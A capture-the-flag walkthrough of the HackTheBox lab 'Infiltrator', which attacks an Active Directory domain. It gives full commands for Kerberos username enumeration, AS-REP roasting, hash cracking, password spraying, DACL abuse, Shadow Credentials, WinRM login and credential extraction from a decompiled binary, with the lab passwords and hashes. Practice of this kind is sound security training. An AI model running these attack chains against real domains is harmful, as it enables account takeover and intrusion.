HTB: Infiltrator
Port Scanning
| Port | Protocol | Application | Version |
|---|---|---|---|
| 53 | DNS | Simple DNS Plus | N/A |
| 80 | HTTP | Microsoft IIS | 10.0 |
| 88, 464 | Kerberos | Microsoft Windows Kerberos | N/A |
| 123 | NTP | Windows Time Service | N/A |
| 135, 593, 49667-49865 | RPC | Microsoft Windows RPC | N/A |
| 139, 445 | SMB | SMB | SMB 3.1.1 |
| 389, 636, 3268, 3269 | LDAP/LDAPS | Microsoft Windows Active Directory LDAP | N/A |
| 3389 | RDP | Microsoft Terminal Services | 10.0.17763 |
| 5985 | WinRM | Windows Remote Management | N/A |
| 9389 | MC-NMF | .NET Message Framing Protocol | N/A |
| 15220 | ??? | ??? | ??? |
HTTP Enumeration
Username Enumeration

After enumerating the web page, we see a list of employees displayed:

Using the following command, we collect employee names and add them to a list:
1
2
curl -s http://infiltrator.htb/ | grep '<h4>' | awk -F ' ' '{print $2,$3}' |\
sed 's|</h4>||g' | tail -7 > names.txt
We use username-anarchy to generate a wordlist of possible usernames from the collected employee names:
1
username-anarchy -i names.txt > users.txt
We use kerbrute to enumerate usernames and identify seven valid users:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
kerbrute userenum -d INFILTRATOR.HTB --dc 10.10.11.31 users.txt

   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/31/25 - Ronnie Flathers @ropnop

2025/03/31 01:18:37 >  Using KDC(s):
2025/03/31 01:18:37 >   10.10.11.31:88

2025/03/31 01:18:37 >  [+] VALID USERNAME:       d.anderson@INFILTRATOR.HTB
2025/03/31 01:18:37 >  [+] VALID USERNAME:       o.martinez@INFILTRATOR.HTB
2025/03/31 01:18:37 >  [+] VALID USERNAME:       k.turner@INFILTRATOR.HTB
2025/03/31 01:18:38 >  [+] VALID USERNAME:       a.walker@INFILTRATOR.HTB
2025/03/31 01:18:38 >  [+] VALID USERNAME:       m.harris@INFILTRATOR.HTB
2025/03/31 01:18:38 >  [+] VALID USERNAME:       e.rodriguez@INFILTRATOR.HTB
2025/03/31 01:18:38 >  [+] VALID USERNAME:       l.clark@INFILTRATOR.HTB
2025/03/31 01:18:38 >  Done! Tested 105 usernames (7 valid) in 0.954 seconds
Domain Foothold
AS-REP Roasting Attack
We add the discovered names to a new wordlist and perform an AS-REP roasting attack:
1
cat users1 | awk '{print $7}' | cut -d '@' -f1 > users.txt
1
nxc ldap 10.10.11.31 -u users.txt -p '' --asreproast output.txt

Hash Cracking
1
hashcat -m 18200 l.clark_hash /usr/share/wordlists/rockyou.txt

1
l.clark:WAT?watismypass!
Password Spraying
We spray the retrieved password over Kerberos and discover that it is also valid for the d.anderson user:
1
nxc ldap 10.10.11.31 -u users.txt -p 'WAT?watismypass!' -k --continue-on-success

1
d.anderson:WAT?watismypass!
Domain Enumeration
User Enumeration

We use nxc to enumerate all domain users:
1
nxc ldap 10.10.11.31 -u d.anderson -p 'WAT?watismypass!' --users -k
1
cat users1 | awk '{print $5}' > users.txt
We also notice that the description field for the k.turner user contains a password, but it is not valid for the domain:
1
k.turner:MessengerApp@Pass!
BloodHound Collection

We use bloodhound-ce-python to ingest BloodHound and collect domain information:
1
2
bloodhound-ce-python -u l.clark -p 'WAT?watismypass!' -d INFILTRATOR.HTB \
-dc-ip 10.10.11.31 -ns 10.10.11.31 -c All --zip
LM: d.anderson → e.rodriguez

After reviewing the BloodHound data, we see that the d.anderson user has the GenericAll ACL on the Marketing Digital OU, which includes the e.rodriguez user:
DACL Attack: GenericAll
We use dacledit.py to grant the d.anderson user the GenericAll ACL over the Marketing Digital OU, which inherits the rights down to the e.rodriguez user:
1
2
3
impacket-dacledit INFILTRATOR.HTB/d.anderson:'WAT?watismypass!' -k \
-principal 'd.anderson' -target-dn "OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB" \
-action 'write' -rights 'FullControl' -inheritance

We then use getTGT.py to obtain a TGT for the d.anderson user:
1
2
impacket-getTGT INFILTRATOR.HTB/d.anderson:'WAT?watismypass!'
export KRB5CCNAME=$(pwd)/d.anderson.ccache
Shadow Credentials Attack

We use certipy to perform a Shadow Credentials attack on the e.rodriguez user and obtain its NT hash:
1
2
certipy shadow auto -k -no-pass -account 'e.rodriguez' \
-target DC01.INFILTRATOR.HTB -target-ip 10.10.11.31 -ns 10.10.11.31
1
e.rodriguez:b02e97f2fdb5c3d36f77375383449e56
LM: e.rodriguez → m.harris
After reviewing the BloodHound data, we see that the e.rodriguez user can add itself to the Chiefs Marketing domain group, which can change the password of the m.harris user:

DACL Attack: AddSelf
We use bloodyAD to add the e.rodriguez user to the Chiefs Marketing domain group:
1
2
3
bloodyAD --host DC01.INFILTRATOR.HTB -d INFILTRATOR.HTB --dc-ip 10.10.11.31 \
-u 'e.rodriguez' -p ':b02e97f2fdb5c3d36f77375383449e56' \
add groupMember "Chiefs Marketing" "e.rodriguez"

DACL Attack: ForceChangePassword
We then use bloodyAD to change the password of the m.harris user:
1
2
3
bloodyAD --host DC01.INFILTRATOR.HTB -d INFILTRATOR.HTB --dc-ip 10.10.11.31 \
-u 'e.rodriguez' -p ':b02e97f2fdb5c3d36f77375383449e56' \
set password "m.harris" "Password@987"

Host Foothold
After reviewing the BloodHound data, we see that the m.harris user belongs to the Remote Management Users group, which means we can use evil-winrm to log in:

We can follow the provided guide to set up Kerberos authentication for evil-winrm:
Setting Up evil-winrm for Kerberos Authentication
We use getTGT.py to obtain a TGT for the m.harris user:
1
2
impacket-getTGT INFILTRATOR.HTB/m.harris:'Password@987'
export KRB5CCNAME=$(pwd)/m.harris.ccache

Logging in via evil-wirnm as the m.harris user:
1
evil-winrm -i DC01 -r INFILTRATOR.HTB
BloodHound Collection

We use SharpHound.exe to ingest BloodHound, collect more accurate domain information, and overwrite the existing data in BloodHound:
LM: m.harris → winrm_svc

After enumerating the target host, we see that the Output Messenger application is installed and running:
Forwarding Internal Ports
We use ligolo-ng to forward all internal ports to the 240.0.0.1 IP address on our Kali:
1
2
sudo ip tuntap add user $(whoami) mode tun internal; sudo ip link set internal up
sudo ip route add 240.0.0.1/24 dev internal

We then use socat to expose the forwarded ports for Output Messenger to the Windows host, as a Windows application is required for authentication:
1
for port in {14121..14126}; do socat TCP-LISTEN:$port,bind=192.168.0.110,fork TCP:240.0.0.1:$port &; done
Output Messenger

We download the Output Messenger client for Windows and use the previously discovered credentials for the k.turner user to authenticate:

After exploring the conversations, we find a group chat discussing an application that retrieves user data from LDAP:
Checking the Output Wall, we discover the plaintext credentials for the m.harris user:

1
m.harris:D3v3l0p3r_Pass@1337!
We use the credentials for the m.harris user to authenticate to the Output Messenger server. After checking the conversation with Admin, we find a copy of the previously discussed UserExplorer.exe application:

Binary Analysis
We download the executable and use dnSpy to decompile it:


The code includes two classes: Decryptor and LdapApp. The Decryptor class contains the DecryptString() function, which Base64 decodes and AES decrypts the given ciphertext using the provided key. The LdapApp class contains the main function, which holds the hardcoded credentials for the winrm_svc user in encrypted format, along with the decryption key.
We use CyberChef to reverse the process and obtain the credentials for the winrm_svc user. The password is double encrypted, so we need to repeat the process twice:
